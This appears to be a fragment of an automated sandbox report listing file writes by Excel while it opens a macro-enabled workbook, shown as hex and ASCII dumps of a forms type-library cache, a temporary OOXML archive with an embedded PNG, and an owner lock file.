.....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....- .stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<.....dE..8A...G...0...I...)...H..|F..l=..,B...!...;..PG..TF..TC..T>...,..l<..L:..,D..x8...E..$G..E...C.. I...I..40..0@...B...D..(>...?..@B.. E...G...C...2..A...H..hD...E...&.../..T+...2...A...@...4...+...@..t;...,..xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	..4...4...d...d.....<...h.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l.....D...h.....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!........................... ....&!................. ....0..... ..,.......................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\67FE0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\67FE0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\67FE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (...................................	success or wait	24	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\67FE0000	24904	4096	ec 7d 7d 74 5c c5 95 67 bd d7 2d a9 ad 2f b7 64 61 0b db e0 67 59 d8 6d 6c 4c cb 18 23 84 0d 2d d9 06 99 b1 8d b0 1c 50 88 13 77 4b 6a 5b b2 65 75 23 c9 46 26 24 6e 7f 84 28 2c 9b 08 d6 e3 d5 b0 4c 68 72 48 56 43 08 a3 e4 b0 44 26 99 9c b6 43 32 5a 96 4c 44 26 d9 d1 ec 9e b3 91 49 66 57 67 27 99 11 9b 30 d1 1f 59 b4 bf 5f 55 bd ee a7 d6 93 91 81 f9 d8 73 a6 e4 db 75 eb 57 f7 de fa ae 57 ef bd 7a e5 d1 1f 97 8c 3f ff cd a5 97 45 96 bb 53 78 c4 7b d3 0b 44 ae 03 37 c0 93 a4 f3 0b 61 82 21 bd 37 3d 3d 2d 31 fc 80 fd 57 f7 ff 51 0d fc 5f e4 35 0f ed 16 02 79 41 39 20 b6 79 21 e8 3a d0 02 50 3e a8 00 c4 76 2e 82 5f 0c ba 16 e4 07 95 80 4a 41 8b 40 65 a0 6b 40 8b 41 4b 40 e5 20 1f 68 29 68 19 68 39 68 17 a8 01 b4 02 b4 11 b4 12 54 01 5a 05 aa 04 dd 00 5a 0d 5a	.}}t\..g..-../.da...gY.mlL..#..-.....P..wKj[.eu#.F&$n..(,.....LhrHVC....D&...C2Z.LD&... ...IfWg'...0..Y.._U.....s. ..u.W....W..z.....?....E..Sx.{ ..D..7.....a.!.7==- 1...W..Q.._.5....yA9 .y!.:..P>...v.._.... ...JA.@e.k@.AK@. .h)h.h9h.....T.Z.....Z.Z	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\67FE0000	48566	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\67FE0000	54853	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f1 fd 54 a9 8a 02 00 00 14 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.........*..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.........+... ....B...xl/_rels/wor kbook.xml.relsPK..-.........!. ..T........................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$sample20210111-01.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F77F526	WriteFile
